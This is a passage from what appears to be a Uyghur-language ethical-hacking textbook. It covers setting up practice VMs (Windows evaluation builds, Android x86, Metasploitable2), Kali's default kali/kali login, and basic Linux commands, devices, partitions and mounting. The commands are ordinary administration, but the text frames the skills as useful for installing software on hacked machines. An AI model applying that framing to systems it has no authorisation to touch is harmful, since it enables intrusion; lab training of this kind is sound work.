
يۇقىرىدىكى رەسىم MicroSoft تور بېكىتىدىكى چۈشۈرۈش بېتى بولۇپ، select a download دېگەن ئۇچۇرلارنى تولدۇرساق ئاندىن مۇۋاپىق چۈشۈرۈش ئادرېسى چىقىدۇ. بىز Virtual machine غا IE8 on Win7 (x86) دېگەننى تاللاپ، select platform غا VirtualBox نى تاللاپ چۈشۈرىشىمىز كېرەك.

(3) Windows 10

Windows 10 دۇنيادىكى ئەڭ كۆپ قاچىلانغان كومپيۇتېر مەشغۇلات سىستېمىسى ھېسابلىنىدۇ. بۇنىڭمۇ ئورگان تەرەپ تەمىنلىگەن 90 كۈنلۈك ھەقسىز ئىشلىتىش نۇسخىسى بار. بۇنى چۈشۈرۈش ئۈچۈن ئاۋۋال بىز Google غا microsoft evalcenter دەپ ئىزدەپ MicroSoft Evaluation Center تور بېتىگە كىرىمىز.



بەت يۈزىنىڭ ئوتتۇرىسىدىكى ئاپېلىسىن رەڭلىك | GET STARTED > | نى ئاندىن Windows نى بېسىپ Windows 10 Enterprise نى تاللىساق تۆۋەندىكىدەك بەت يۈزى چىقىدۇ:



بۇ كۆزنەكتىن ISO – Enterprise نى تاللاپ Continue نى باسساق، بىزنىڭ ئىسىم-فامىلە، ئېلخەت ئادرېسى ۋە تېلېفون نومۇرى قاتارلىق مەلۇماتىمىزنى كىرگۈزۈش ئورۇنلىرى چىقىدۇ. كىرگۈزگەندىن كېيىن Windows 10 نىڭ iso ھۆججىتىنى چۈشۈرەلەيمىز.

2) android نى قاچىلاش

دۇنيادا جەمئىي 7.26 مىليارد تال يانفون ئىشلىتىلىۋاتىدۇ.[11] بۇلاردىن Android سىستېمىسى قاچىلانغان تېلېفونلار 2.8 مىليارد ئىكەن.[12] دېمەك ئاندروئىد تېلېفونلارغا قىلىنغان خاككېرلىك ھۇجۇملىرىنى چۈشىنىش خاككېرلىك ساھەسىنىڭ مۇھىم قىسمى ھېسابلىنىدۇ.

بىز VirtualBox قا android نى قاچىلاپ، تەقلىدىي يانفون شارائىتى ھاسىل قىلالايمىز. Google دىن android x86 download virtualbox دەپ ئىزدىسەك، مەخسۇس VirtualBox ئۈچۈن تەييارلاپ قويغان vdi ھۆججىتىنى تاپالايمىز. مەن سىزنىڭ android قاچىلاش ھۆججىتىنى چۈشۈرمەي، VirtualBox ئۈچۈن تەييار قىلىپ قويغان vdi ھۆججىتىنىلا چۈشۈرۈپ قاچىلاپ، ئىشنى ئاسانلا پۈتتۈرۈشىڭىزنى تەۋسىيە قىلىمەن. چۈنكى android نى قاچىلاشتا دىققەت قىلىدىغان بەزى ئىنچىكە باسقۇچلىرى بار. مەن android نىڭ VirualBox ھۆججىتىنى Google دىن ئىزدەپ تۆۋەندىكى ئادرېسىتىن چۈشۈردۇم:

https://www.osboxes.org/android-x86

يۇقارقى تور بەتنى ئاستىغىراق سۈرسەك، vdi ھۆججىتىنى چۈشۈرەلەيمىز. بىز بۇنىڭدىن 64 بىتلىقنى چۈشۈرسەك بولىدۇ.

يۇقارقى تور بەتتە چۈشۈرۈشكە ئالاقىدار بەزى ئەسكەرتمىلەرنى بەرگەن.

[11] https://www.bankmycell.com/blog/how-many-phones-are-in-the-world
[12] https://www.businessofapps.com/data/android-statistics

3) metasploitable2 نى قاچىلاش

Metasploitable2 بولسا VirtualBox دا تەقلىدىي تور بەت مۇلازىمېتىرى ھاسىل قىلىش ئۈچۈن لايىھىلەنگەن Linux سىستېمىسى بولۇپ، بۇ ئارقىلىق بىز تەييار تەقلىدىي توربىكەتكە ھۇجۇم قىلىشنى مەشىق قىلالايمىز.

بۇ كىتابتا بىز metasploitable نىڭ ئىككىنچى نەشرىنى ئىشلىتىمىز. چۈشۈرۈش ئۈچۈن بىرقەدەر ئىشەنچلىك دىتال چۈشۈرۈش تور بېكىتى sourceforge.net[13] گە كىرىپ metasploitable2 دەپ ئىزدىسەك بولىدۇ.[14]

Metasploit نىڭ قانداق بىر سىستېما ئىكەنلىكى ھەققىدە تېخىمۇ چوڭقۇر چۈشەنگىچە ئىگە بولماقچى بولسىڭىز سول تەرەپتىكى QR كود تىكى ياكى تۆۋەندىكى ئادرېستىكى ۋىدېئونى كۆرۈپ چىقسىڭىز بولىدۇ:

- https://share.vidyard.com/watch/5RTlp3iaP_aopoxFkwO0dA?

[13] SourceForge بولسا 1999-يىلى قۇرۇلغان بولۇپ، ھازىرغىچە بىرنەچچە شىركەت ئېگىدارچىلىقىدا بولغان. ھازىر Slashdot Media ناملىق شىركەتكە قارايدۇ. 500 مىڭدىن ئارتۇق پروجېكت ۋە 3.7 مىليون ئەترapىدا ئىشلەتكۈچىسى بار بولغان دۇنيادىكى ئەڭ چوڭ ۋە ئەڭ بۈرۈنقى Opren-source ئوچۇق مەنبە يۈمشاق دىتاللىرى توپلانغان توربىكەت ھېسابلىنىدۇ. ئوچۇق مەنبە يۈمتاللىرىنى چۈشۈرگەندە، بىخەتەرلىك سەۋەبىدىن مۇشۇ توربەتنى ئىشلىتىش تەۋسىيە قىلىنىدۇ.

[14] https://sourceforge.net/projects/metasploitable

2- باب، Kali نى تېخىمۇ ياخشى چۈشىنىش

1. دەسلەپتە نېمە قىلىش كېرەك؟

Kali نىڭ يېڭى نەشرىنىڭ ئەسلى تەڭشەكتە ئىشلەتكۈچى ئىسمى ۋە مەخپىي نومۇرى تۆۋەندىكىچە:

```
User: kali          Password: kali
```

1) Kali نى يېڭىلاش

Kali نى قاچىلاپلا قىلىدىغان بىرىنچى ئىش - Kali نى يېڭىلاش. چۈنكى سىستېما داۋاملىق يېڭىلىنىپ ۋە مۇكەممەللىشىپ تۇرىدۇ. ۋاقتى ئۆتۈپ كەتكەن قورالالارنى ئىشلىتىش بەزى خەتەرلەرنى كەلتۈرۈپ چىقىرىشى مۇمكىن. شۇڭا Kali نى ئىشلىتىشتىن بۇرۇن يېڭىلاشقا ئەھمىيەت بېرىش لازىم.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update -y && sudo apt upgrade -y
```

ئادەتتە ھەربىر قېتىم يېڭىلاش ئېلىپ بارغاندا بەزى ئىشلىتىلمەيدىغان بولاقلار چىقىپ تۇرىدۇ. ئىشلەتمەيدىغان ھۆججەتلەرنى يۈيۈش ئۈچۈن تۆۋەندىكى بۇيرۇقنى يۈرگۈزۈش لازىم:

```
┌──(kali㉿kali)-[~]
└─$ sudo apt autoremove -y
```

ئەگەر سىز Kali نىڭ پۈتۈن مەشغۇلات سىستېمىسىنىڭ ئەڭ يېڭى نەشرىنى قاچىلىماقچى بولسىڭىز، dist-upgrade بۇيرۇقىنى يۈرگۈزسىڭىز بولىدۇ:

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo dist-upgrade -y
```

2) ئەسلى مەخپىي نومۇرنى ئۆزگەرتىۋېلىش

Kali نىڭ مەخپىي نومۇرنى ئۆزگەرتىشنى ھەرگىز ئۇنتۇپ قالماڭ. چۈنكى خاككېرلىك ھوجۇمىغا ئۇچرىغا سىستېمىلارنىڭ بەزىلىرى دەپ مۆشۈنداق ئالدىن تەڭشەلگەن مەخپىي نومۇرلارنى ئۆزگەرتىشتىن ئېرىنىپ تاشلاپ قويغانلىقتىن كېلىپ چىققان.

```
┌──(kali㉿kali)-[~]
└─$ sudo passwd root
```

3) Kali Linux تا كۆپ ئىشتىلىدىغان بۇيرۇقلار

«خاككېرلىك ئاساسىي بىلىملىرى» ناملىق كىتابنىڭ 109-بېتىدە لىنۇكس ئىشلەتكۈچىلەرنىڭ بىلمىسە بولمايدىغان بۇيرۇقلارنى قىسقا تونۇشتۇرۇپ ئۆتكەن. بىز ئۇ بىلىملەرنى بۇ يەردە تەكرارلاپ ئۆتمەيمىز، پەقەتلا بىر جەدۋەل شەكىلدە ئەسلەتمە قىلىپ ئۆتۈپ كېتەيلى.

بۇيرۇق	مەنىسى
pwd	نۆۋەتتىكى ئورنىمىزنى چىقىرىپ بېرىدۇ.
whoami	ئىشلەتكۈچىنىڭ كىملىكىنى چىقىرىپ بېرىدۇ.
cd	ئورنىنى ئۆزگەرتىپ، باشقا ئورۇنغا بېرىش ئۈچۈن ئىشلىتىلىدۇ.
ls	نۆۋەتتىكى ھۆججەت قىسقۇچتىكى ھۆججەتلەرنى چىقىرىپ بېرىدۇ.
--help	ياردەم سوراش ئۈچۈن ئىشلىتىلىدۇ.
man	ئىشلىتىش قوللانمىسىنى چىقىرىپ بېرىدۇ.
locate	ئىزدەش بۇيرۇقى.
whereis	ھۆججەت ئىزدەش بۇيرۇقى.
which	يۇرگۈزۈلۈش ئورنىنى چىقىرىپ بېرىدۇ.
find	ئىزدەش ئۈچۈن ئىشلىتىلىدۇ.
grep	ئۆزۈن ئۆچۈرلاردىن كېرەكلىك يەرنىلا كۆرسىتىپ بېرىدۇ.
cat	ھۆججەتنى كۆرۈپ بېقىش ياكى يېڭى ھۆججەت قۇرۇشقا ئىشلىتىلىدۇ.

touch	ھۆججەت قۇرۇش ئۇچۇن ئىشلىتىلىدۇ.
mkdir	ھۆججەت قىسقۇچ قۇرۇپ بېرىدۇ.
cp	ھۆججەتنى كۆچۈرۈش ئۇچۇن ئىشلىتىلىدۇ.
mv	ھۆججەتنى يۆتكەيدۇ.
rm	ھۆججەتنى يۇيىدۇ.
rmdir	ھۆججەت قىسقۇچنى يۇيۇپ بېرىدۇ.

2. Kali Linux تىكى سىرتتىن چېتىلغان ئۈسكۈنىلەر

ئەگەر سىز دائىم windows شارائىتىدا خىزمەت قىلىدىغان بولسىڭىز، Linux سىستېمىلىرىنىڭ سىغىم ئۈسكۈنىلىرىنى بىر تەرەپ قىلىش ئۈسۈلى سىزگە ناتونۇش بىلىنىشى ئېنىق. بىلگىنىڭىزدەك Linux نىڭ ھۆججەت سىستېمىسىدا Windows تىكىدەك C دىسكا، D دىسكا دەپ ئاتالمىدىغان دىسكا رايون ئىسمىلىرى يوق. پەقەت يانتۇ سىزىق / بىلەن (يەنى root ھۆججەت قىسقۇچى بىلەن) باشلانغان شاخچىسىمان بىر قۇرۇلما بار. بۇ بابتا Linux سىستېمىسىنىڭ قاتتىق دىسكا، بارماق دىسكا ۋە باشقا سىغىم دىسكىلىرىنى قانداق ئۈسلۇپتا تونۇيدىغانلىقىنى سۆزلەپ ئۆتىمىز.

بىز ئەڭ ئاۋۋال Linux تا قاتتىق دىسكا ۋە بارماق دىسكىنىڭ قانداق ئۈسلۇپتا سىستېمىغا mount[15] قىلىنىدىغانلىقىغا قاراپ باقايلى. Mount بولسا مەشغۇلات سىستېمىسىنىڭ مەلۇم قوشۇمچە دىسكىنى ئىشلىتىشى ئۈچۈن تەييارلىشى، دەپ چۈشەنسەك بولىدۇ. بىر خاككېر چوقۇم ئۆزىنىڭ ۋە خاكلىماقچى بولغان كومپيۈتېرنىڭ مەشغۇلات سىستېمىسىنىڭ قاتتىق دىسكىنى قانداق بىر تەرەپ قىلىدىغانلىقىنى بىلىشى كېرەك. خاكلىغان كومپيۈتېر سىستېمىسىغا كېرەكلىك ھۆججەت، يۇمشاق دىتاللارنى قاچىلىماقچى بولساق، چوقۇم سىستېمىنىڭ ھۆججەت بىرتەرەپ قىلىش ئۈسلۇبىنى بىلىشىمىز لازىم.

ئەگەر دىققەت قىلغان بولسىڭىز، Linux سىستېمىسىدا dev دەپ ئاتالمىدىغان بىر ھۆججەت قىسقۇچ بار. بۇ ئېنگلىزچە «ئۈسكۈنە» دېگەن مەنىدىكى device سۆزىنىڭ قىسقارتىلمىسى بولۇپ، بۇ ھۆججەت قىسقۇچىنى قاتتىق دىتال ئۈسكۈنىسىگە ئائىت رايونلار توپلانغان.

1) ئۈسكۈنە ھۆججەت قىسقۇچى /dev

/dev ھۆججەت قىسقۇچى Linux سىستېمىسىغا ئۇلانغان ھەر بىر ئۈسكۈنىنى بىلدۈرىدىغان ھۆججەتلەرنى ئۆز ئىچىگە ئالىدۇ. بىز تۆۋەندە بۇ ھۆججەت قىسقۇچىنىڭ ئىچىدە نېمىلەر بارلىقىنى كۆرۈپ باقايلى:

[15] تەييارلاش، ئىگەرلەش دېگەن مەنىلەردە.

```
root@kali: ~# cd /dev
root@kali: /dev# ls -l
total 0
crw-r--r--   1 root    root    10, 235   Aug 23  10:56  autofs
drwxr-xr-x   2 root    root        140   Aug 23  10:56  block
drwxr-xr-x   2 root    root         80   Aug 23  10:55  bsg
crw-------   1 root    root    10, 234   Aug 23  10:56  btrfs-control
drwxr-xr-x   3 root    root          6   Aug 23  10:55  bus
lrwxrwxrwx   1 root    root          3   Aug 23  10:56  cdrom -> sr0
drwxr-xr-x   2 root    root       2840   Aug 23  10:58  char
crw-------   1 root    root       5,  1   Aug 23  10:56  console
lrwxrwxrwx   1 root    root         11   Aug 23  10:55  core -> /proc/kcore
crw-------   1 root    root     10,  62   Aug 23  10:56  cpu_dma_latency
crw-------   1 root    root     10, 203   Aug 23  10:56  cuse
--بەزى مەزمۇنلار قىسقارتىلدى—
```

كۆرگىنىڭىزدەك، يۇقارقى بۇيرۇقتىن چىققان ئۇچۇرلاردىن خىلمۇ-خىل رەڭدە بويالغان ۋە ھەرخىل ئىسىمدىكى ھۆججەتلەرنى كۆرەلەيمىز. بۇلاردىن cdrom نى تونىيالغان بولىشىڭىز مۇمكىن. باشقا ئۈسكۈنىلەرنىڭ كۆپىنىڭ ئىسمى شىفىرلانغان ئىسىملار بولۇپ، قاراپلا تېپىپ بولغىلى بولماسلىقى مۇمكىن. بۇ يەردە سىز ئىشلىتىشنى بىلمەيدىغان ھەتتا ئاڭلاپمۇ باقمىغان ئۈسكۈنىلەر تېپىلىشى مۇمكىن. ئەگەر ئۇچۇرلارنى سەل ئاستىغىراق چۈشۈرسىڭىز sda، sda1، sda2 ۋە sda5 قاتارلىق ھۆججەتلەرنى ئۇچرىتىسىز. بۇلار قاتتىق دىسكا رايونلىرى ۋە بارماق دىسكا رايونلىرىنى بىلدۈرىدۇ.

```
--بەزى مەزمۇنلار قىسقارتىلدى—
brw-rw---- 1 root disk 8, 0 Aug 23 10:56 sda
brw-rw---- 1 root disk 8, 1 Aug 23 10:56 sda1
brw-rw---- 1 root disk 8, 2 Aug 23 10:56 sda2
brw-rw---- 1 root disk 8, 5 Aug 23 10:56 sda5
--بەزى مەزمۇنلار قىسقارتىلدى—
```

بۇلارنى بىز تۆۋەندىكى مەزمۇنلاردا تېخىمۇ بەكرەك چۈشىنىپ چىقىمىز.

(1) Linux سىغىم ئۈسكۈنىلىرىنى قانداق تونۇيدۇ ؟

Linux سىستېمىسى ئۆزىگە mount قىلىنغان (ئىگەرلەنگەن) ئۈسكۈنىلەرنى لوگىكىلىق ئىسىم (logical label) ئارقىلىق تونۇيدۇ. بۇ

لوگىكىلىق ئىسىملار ئۈسكۈنىنىڭ قايسى ئورۇنغا mount قىلىنغىنىنى بىلدۈرىدۇ. ئوخشاش بىر ئۈسكۈنە باشقا-باشقا ۋاقىتلاردا ياكى باشقا ئورۇنلارغا mount قىلىنىشى ھەمدە ئوخشاش بولمىغان لوگىكىلىق ئىسىملار بىلەن ئىپادىلىنىشى مۇمكىن. ھازىرقى سىغىم ئۈسكۈنىلىرىدىن ATA(SATA) قاتتىق دىسكىسى ۋە كىچىك سىستېما قاتتىق دىسكىسى SCSI قاتارلىقلار Linux تا sda ئىسمى بىلەن ئىپادىلىنىشى مۇمكىن.

ئەگەر Kali Linux قا كۆپلىگەن قاتتىق دىسكىلار چېتىلسا، ئاخىرقى ھەرپىنى تەرتىپ بىلەن ئۆزگەرتىپ ئىپادىلەيدۇ.

قاتتىق دىسكا	Kali Linux تىكى ئىپادىلىنىشى
بىرىنچى SATA قاتتىق دىسكا	sda
ئىككىنچى SATA قاتتىق دىسكا	sdb
ئۈچىنچى SATA قاتتىق دىسكا	sdc
تۆتىنچى SATA قاتتىق دىسكا	sdd

(2) قاتتىق دىسكا رايونى

بەزى قاتتىق دىسكىلارنىڭ ئىچىدىكى ھۆججەتلەرنى رەتلىك ساقلاش ئۈچۈن بىر نەچچە دىسكا رايونىغا ئايرىلغان بولىشى مۇمكىن. بۇنداق دىسكا رايونىغا بۆلۈنگەن رايونلارنى Kali Linux ئارقىسىغا رەت-تەرتىپى بويىچە سان قويۇش بىلەن پەرقلەندۈرىدۇ. تۆۋەندىكى جەدۋەلدىكىدەك:

بىرىنچى قاتتىق دىسكا رايونلىرى	Kali Linux تىكى ئىپادىلىنىشى
بىرىنچى دىسكا رايونى	sda1
ئىككىنچى دىسكا رايونى	sda2
ئۈچىنچى دىسكا رايونى	sda3

ئەگەر بىز ئۆزىمىزنىڭ Kali سىستېمىمىز قاچىلانغان دىسكىمىزنىڭ ھەرقايسى دىسكا رايونلىرىنىڭ ئۈچۈرىنى كۆرمەكچى بولساق fdisk بۇيرۇقىنى ئىشلەتسەك بولىدۇ. بۇنىڭ ئۈچۈن تۆۋەندىكىدەك بۇيرۇق يازىمىز:

```
root@kali: ~# fdisk -l
Disk /dev/sda: 25 GiB, 26843545600 bytes, 52428800 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x626ab58d

Device     Boot    Start       End          ectors     Size  Id  Type
/dev/sda1  *       2048        44040191     44038144   21G   83  Linux
/dev/sda2          44042238    52426751     8384514    4G    5   Extended
/dev/sda5          44042240    52426751     8384512    4G    82  Linux swap / Solaris

Disk /dev/sdb: 29.8 GiB, 31999393792 bytes, 62498816 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0xc3072e18

Device     Boot    Start       End          Sectors     Size  Id  Type
/dev/sdb1          32          62498815     62498784    29.8G 7   HPFS/NTFS/exFAT
```

كۆرگىنىڭىزدەك، سىستېما sda1، sda2 ۋە sda5 قاتارلىق ئۇچ دىسكا رايونىنى چىقىرىپ بەردى. بۇ ئۇچ دىسكا رايونى مېنىڭ VirtualBox دا قۇرغان Kali Linux نىڭ رايونلىرى بولۇپ، بۇلارنىڭ يىغىندىسى 25 گېگابايت.

يۇقارقى ئۇچۇرلارنىڭ ئەڭ ئاستىغا قارىساق sdb1 دەپ بىر ئۈسكۈنىنىڭ ئۇچۇرىنى كۆرىمىز. بۇ سىرتتىن چېتىلغان 32 گىگابايتلىق بارماق دىسكىنىڭ ئۇچۇرىدۇر. Fdisk بۇيرۇقى بۇ بارماق دىسكىنىڭ فورمات تىپىنى HPFS/NTFS/exFAT دەپ تونىغان. بۇلارنىڭ مەنىسى تۆۋەندىكىچە:

- HPFS – بۇ High Performance File System دېگەن ئېنگلىزچە سۆزلەرنىڭ قىسقارتىلمىسى بولۇپ، خەتمۇ-خەت تەرجىمىسى «يۇقىرى ئۈنۈملۈك ھۆججەت سىستېمىسى» دېگەنلىك بولىدۇ.
- NTFS – بۇ New Tecknology File System دېگەن ئېنگلىزچە سۆزلەرنىڭ قىسقارتىلمىسى بولۇپ، خەتمۇ-خەت تەرجىمىسى «يېڭى تېخنىكىلىق ھۆججەت سىستېمىسى» دېگەنلىك بولىدۇ.
- exFAT – بۇ Extended File Allocation Table دېگەن ئېنگلىزچە سۆزلەرنىڭ قىسقارتىلمىسى بولۇپ، خەتمۇ-خەت تەرجىمىسى «قوشۇمچە ھۆججەت ئورۇنلاشتۇرۇش ئۈستىلى» دېگەنلىك بولىدۇ.

يۇقارقىلارنىڭ ھېچقايسىسى Linux سىستېمىسى ئۈچۈن «خوش ياقىدىغان» دىسكا رايونلىرى ھېسابلانمايدۇ. چۈنكى بۇلار Windows ۋە MacOS دە فورماتلانغان دىسكا فورماتلىرىدۇر.

يېڭى نەشرىدىكى Windows سىستېمىلىرى NTFS شەكلىدە فورماتلانغان دىسكىنى ئىشلىتىدۇ. بۇرۇنقى Windows لاردا FAT فورمات تېپىنى ئىشلىتەتتى. Kali Linux بىرنەچچە خىل تېپتىكى فورمات تېپىنى ئىشلىتىدۇ. لېكىن بۇلاردىن كۆپرەك ئىشلىتىدىغىنى ext2، ext3 ۋە ext4 قاتارلىقلار بولۇپ، ext4 ئەڭ يېڭىسى ھېسابلىنىدۇ.

(3) character ئۈسكۈنىلىرى ۋە block ئۈسكۈنىلىرى

/dev ھۆججەت قىسقۇچى ئىچىدىكى ئۈسكۈنىلەر ئىسمى ئىچىدە دىققەت قىلىشقا ئەرزىيدىغان يەنە بىر مەزمۇن بار. ls -l بۇيرۇقىنى بەرسەك، ئۈسكۈنە ئۈچۈن چىقىدىغان ھەرپلىك ئۈچۈرلارنىڭ دەسلەپكى ھەرپىنىڭ c ياكى b ئىكەنلىكىنى بايقايمىز.

```
root@kali: /dev# ls -l
—بەزى مەزمۇنلار قىسقارتىلدى--
crw------- 1    root root    252,    0    Oct 7    18:47    rtc0
brw-rw---- 1    root disk    8,      0    Oct 7    18:47    sda
—بەزى مەزمۇنلار قىسقارتىلدى--
```

بۇ ئىككى ھەرپ شۇ ئۈسكۈنىلەرنىڭ ئۈچۈر يوللاش ۋە قوبۇل قىلىشىنىڭ ئۈسۇلىنى بىلدۈرىدۇ.

- c بولسا ئېنگلىزچە character دېگەن سۆزنىڭ قىسقارتىلمىسى بولۇپ، مەنىسى «خەت، ھەرپ» دېگەنلىك بولىدۇ. بۇ شۇ ئۈسكۈنىنىڭ سىستېما بىلەن خەتمۇ-خەت ئۇچۇر ئالماشتۇرىدىغانلىقىنى بىلدۈرىدۇ. مەسىلەن: مائۇس ۋە كۇنۇپكا تاختىسى مۇشۇ خىلدىكى character ئۈسكۈنىلىرى ھېسابلىنىدۇ .
- b بولسا ئېنگلىزچە block سۆزىنىڭ قىسقارتىلمىسى بولۇپ، «بۆلەك» دېگەن مەنىدە. بۇ خىل ئۈسكۈنىلەر سىستېما بىلەن ئۇچۇر بۆلىكى شەكلىدە ئۇچۇر ئالماشتۇرىدۇ. قاتتىق دىسكا ۋە DVD پلاستىنكىلىرى قاتارلىقلار block ئۈسكۈنىلىرى ھېسابلىنىدۇ. بۇخىل ئۈسكۈنىلەر سىستېما بىلەن يۇقىرى سۈرئەتتە ئۇچۇر ئالماشتۇرىشى كېرەك. ئادەتتە

ئۇچۇر بۆلىكىنىڭ قانچىلىكتىن بولىدىغانلىقى تەڭشەپ قويۇلغان بولىدۇ.

(4) lsblk بۇيرۇقى

Kali Linux دا list block (يەنى block تىزىملىكى) نىڭ قىسقارتىلمىسى lsblk بۇيرۇقى بار بولۇپ، Kali Linux نىڭ /dev/ ھۆججەت قىسقۇچى ئىچىدىكى بارلىق block ئۇسكۇنىلىرى چىقىرىپ بېرىدۇ. بۇ بۇيرۇقنىڭ بېرىدىغان ئۇچۇرلىرى fdisk -l بۇيرۇقى بىلەن ئوخشىشىپ كېتىدۇ. ئەمما بۇ ئۇسكۇنىنىڭ دىسكا رايونىنى شاخچىسىمان ھالەتتە كۆرسىتىپ بېرىدۇ.

```
root@kali: ~# lsblk
NAME   MAJ:MIN  RM  SIZE  RO  TYPE  MOUNTPOINT
fd0    2:0     1   4K    0   disk
sda1   8:0     0   20G   0   disk
 ├─sda1 8:1    0   18.7G 0   part  /
 ├─sda2 8:2    0   1K    0   part
 └─sda5 8:5    0   1.3G  0   part  [SWAP]
sdb    8:16    1   29.8G 0   disk
 └─sdb1 8.17   1   29.8G 0   disk  /media
  sr0   11:0   1   2.7G  0   rom    /media/cdrom0
```

چىققان ئۇچۇرلاردىكى fd0 دېگىنى، ماگنىت دىسكىنى بىلدۈرىدۇ (ھازىر ئاساسەن ئىشلىتىلمەيدۇ). sr0 بولسا DVD پلاستىنكىسىنى بىلدۈرىدۇ. MOUNTPOINT دېگىنى بولسا، ئۇسكۇنىنىڭ Kali Linux قا قوشۇلغان ئورنى ھېسابلىنىدۇ.

(2 mount ۋە unmoun

ھازىرقى مەشغۇلات سىستېمىلىرىنىڭ ھەممىسى، جۈملىدىن يېڭىدىن چىقىۋاتقان Linux سىستېمىلىرىنىڭ ھەممىسى سىرتتىن چېتىلغان ئۇسكۇنىلەرنى ئاپتۇماتىك ھالدا سىستېمىغا mount قىلىدۇ. بۇ سۆزنىڭ مەنىسى ئالدىنقى مەزمۇنلاردا بىر قېتىم بېرىلگەن بولۇپ، يەنى «ھازىرلاش، ئورنىتىش، مۇنتىش، ئىگەرلەش» دېگەن مەنىلەردە. Linux سىستېمىلىرىغا ئانچە تونۇش بولمىغانلار ئۇچۇن mount ئۇقۇمى يېڭى ئۇقۇم ھېسابلىنىدۇ.

بارماق دىسكا قاتارلىق سىغىم ئۇسكۇنىلىرى ئەڭ ئاۋۋال فىزىكىلىق

جىسمى بىلەن كومپيۇتېرغا چېتىلغاندىن كېيىن، لوگىكىلىق جەھەتتىن (يەنى يۇمشاق دېتال قىسمىدىن) مۇ كومپيۇتېرنىڭ مەشغۇلات سىستېمىسىغا ئۇلىنىپ، ئۇچۇر ئالماشتۇرۇشقا تەييارلىنىشى كېرەك.

mount كەلمىسى بولسا دەسلەپكى ھېسابلاش ماشىنىلىرىغا چوڭ سىغىم لىنتىلىرىنى ئورناتقاندا ئىشلىتىلگەن سۆز بولۇپ، ھازىر ئېنگلىزچىدە سىغىم دىسكىلىرىنى سىستېمىغا لوگىكىلىق تونۇتقاندا ئىشلىتىلىدۇ. سىستېمىنىڭ ئىچىدىكى ئۇسكۇنىگە باغلانغان ھۆججەت قىسقۇچ ئورنىنى mount point (يەنى «mount نۇقتىسى» دېگەن مەنىدە) دەپ ئاتايدۇ.

Kali Linux سىستېمىسىدىكى ئىككى ئاساسلىق mount نۇقتىسى بولسا /mnt/ ۋە /media/ دېگەن ھۆججەت قىسقۇچ ئورۇنلىرىدۇر. Kali Linux نىڭ نورمال قائىدىسى بويىچە بولغاندا، سىستېما ئۇچۇن ئىچكى قاتتىق دىسكىلار /mnt/ دېگەن ئورۇنغا، سىرتتىن چېتىلغان بارماق دىسكا قاتارلىق ئۇسكۇنىلەر /media/ دېگەن ئورۇنغا mount قىلىنىدۇ.

(1) سىغىم ئۇسكۇنىسىنى ئۆزمىز mount قىلىش

Linux سىستېمىلىرىنىڭ بەزىلىرىدە بارماق دىسكىنى چاتقاندىن كېيىن ئۆزىڭىز ئايرىم مەشغۇلات بىلەن mount قىلىشىڭىز كېرەك. شۇڭا خاككېرلار ئۇچۇن mount قىلىشنى ئۆگىنىش مۇھىم ئىلىملەر قاتاردا. بۇنىڭ ئۇچۇن بىز mount بۇيرۇقىنى ئىشلىتىمىز.

بىز sdb1 ئىسمىدىكى قاتتىق دىسكىنى /mnt/ قا mount قىلماقچى بولساق تۆۋەندىكىدەك بۇيرۇق يازىمىز:

```
root@kali: ~# mount  /dev/sdb1  /mnt
```

سىز بۇيرۇق بىلەن سىستېمىغا كۆرسىتىپ بەرگەن mount نۇقتىڭىز چوقۇم ئىچىدە ھېچقانداق ئۇچۇر بولمىغان قۇرۇق ھۆججەت قىسقۇچ بولىشى كېرەك. بولمىسا ئىچىدىكى ھۆججەت ياكى ھۆججەت قىسقۇچلارنى كۆرۈنمەس ۋە ئىشلىمەس ھالىتىگە ئەكىلىپ قويىدۇ.

يۇقارقى بۇيرۇق بىلەن سىستېمىغا mount قىلىنغان ھۆججەت سىستېمىسى /etc/fstab دېگەن ھۆججەت (filesystem table نىڭ قىسقارتىلمىسى) ئىچىدە ساقلىنىدىغان بولۇپ، سىستېما ھەر قېتىم

قوزغالغاندا ئاپتوماتىك ئوقۇيدۇ.

(2) unmount قىلىش

windows ياكى MacOS ئىشلىتىپ كۆنگەن بىرى بولسىڭىز، بارماق دىسكىنى ئۆزىڭىزمۇ سەزمەستىنلا unmount قىلىپ باققان بولىسىز. ئېنگلىزچە بىلمىدىغانلار ئۈچۈن ئىسمىدىنلا چىقىپ تۇرغىنىدەك، unmount قىلىش بولسا mount قىلىشنىڭ ئەكس مەنىسى بولىدۇ. يەنى سىستېمىغا تەييار قىلىنغان ئۈسكۈنىنىڭ سىستېمىدىن لوگىكىلىق جەھەتتە باغلىنىشنى ئۈزۈشى ھېسابلىنىدۇ. بۇنى ئادەتتە windows شارائىتىدە eject (خىتايچە 导出) دەپ ئاتايدۇ. ئەمەلىيەتتە mount بىلەن eject نىڭ مەنىسى ئوخشاش. ئىككىلىسى بارماق دىسكىغا يېزىلىۋاتقان ئۇچۇرلارنى توختۇتۇپ ئاندىن سىستېمىدىن ئۈزۈۋېتىدۇ. ئۇچۇر يېزىۋاتقاندا بىۋاستە تارتىۋېتىش قاتتىق دىسكىنى بۇزۇۋېتىشى مۇمكىن، 